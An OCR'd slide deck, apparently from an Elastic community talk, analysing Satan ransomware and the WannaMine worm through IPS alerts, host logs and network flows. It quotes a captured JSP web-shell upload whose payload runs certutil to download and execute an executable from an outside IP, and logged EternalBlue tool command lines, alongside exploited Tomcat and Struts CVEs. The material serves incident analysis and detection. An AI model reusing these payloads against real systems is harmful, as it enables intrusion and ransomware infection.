


elastic

Satan勒索病毒分析

- 撒旦(Satan)病毒是一款恶意勒索程序，首次出现2017年1月份；该病毒运行后会加密受害者计算机文件。

发现大量文件被修改！



elastic


Satan勒索病毒分析

IPS告警 Payload恶意样本下载

```
��i�x��{put /clist1.jsp/ http/1.1
host: 211.147.76.138:8080
accept: */*
content-length: 212
content-type: application/x-www-form-urlencoded

<%@ page import="java.util.*,java.io.*"%>
<%
out.println("version__");
runtime.getruntime().exec("cmd.exe /c certutil.exe -urlcache -split -f http://101.99.84.136/cab/sts.exe c:/st.exe&cmd.exe /c c:\\st.exe");
%>|
|�x��@¨
4�e��l@4��-|�|äl���p��,�"��s�
```

主机日志



Time	task	event_data.TargetFilename	message
September 28th 2018, 17:37:26.597	File created (rule: FileCreate)	C:\ProgramData\blue.exe	File create UtcTime: 2(ProcessGuid ProcessId: Image: C:\ TargetFiler CreationUtc
September 28th 2018, 17:37:26.628	File created (rule: FileCreate)	C:\ProgramData\star.exe	File create UtcTime: 2(ProcessGuid ProcessId: Image: C:\ TargetFiler CreationUtc
September 28th 2018, 17:37:26.660	File created (rule: FileCreate)	C:\ProgramData\mmkt.exe	File create UtcTime: 2(ProcessGuid ProcessId: Image: C:\ TargetFiler CreationUtc

September 28th 2018, 17:37:31.956	Process Create (rule: ProcessCreate)	"C:\Windows\System32\cmd.exe" /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp 127.0.0.2 & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp 127.0.0.2
September 28th 2018, 17:37:31.956	Process Create (rule: ProcessCreate)	"C:\Windows\System32\cmd.exe" /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp 127.0.0.1 & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp 127.0.0.1
September 28th 2018, 17:37:32.066	Process Create (rule: ProcessCreate)	"C:\Windows\System32\cmd.exe" /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp 127.0.0.3 & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp 127.0.0.3
September 28th 2018, 17:37:32.081	Process Create (rule: ProcessCreate)	"C:\Windows\System32\cmd.exe" /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp 127.0.0.4 & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp


elastic

Satan勒索病毒分析

- Web漏洞攻击
  - 24101 Apache Tomcat 远程代码执行漏洞（CVE-2017-12615）
  - 24106 Apache Tomcat远程代码执行漏洞（CVE-2017-12617）
  - 23986 Struts2远程命令执行漏洞(s2-045)(s2-046)(CVE-2017-5638)
- 恶意样本下载并执行
  - 释放恶意样本：win7环境在目录 C:\ProgramData\，winxp 在 C:\Users\All Users\ 目录；sts.exe会创建5个exe文件：C:\ProgramData\mmkt.exe、C:\ProgramData\star.exe、C:\ProgramData\blue.exe、C:\Satan.exe、C:\sts.exe
  - 修改注册表
- 勒索加密
- 外发攻击
  - 永恒之蓝
  - Web漏洞攻击


Satan勒索病毒分析

- Kill Chain



elastic


WannaMine挖矿蠕虫





- 利用Packetbeat的flow发现内网IP扫描了十几万个外网IP的445端口；（统计针对敏感端口的扫描行为，445、138、139、8080、5432、3306等等）
- 从IPS数据中发现排名靠前的内网IP，发起了多起针对永恒之蓝漏洞的攻击

elastic

WannaMine挖矿蠕虫







elastic

elastic
中文社区

专业、垂直、纯粹的 Elastic 开源技术交流社区
https://elasticsearch.cn/

elastic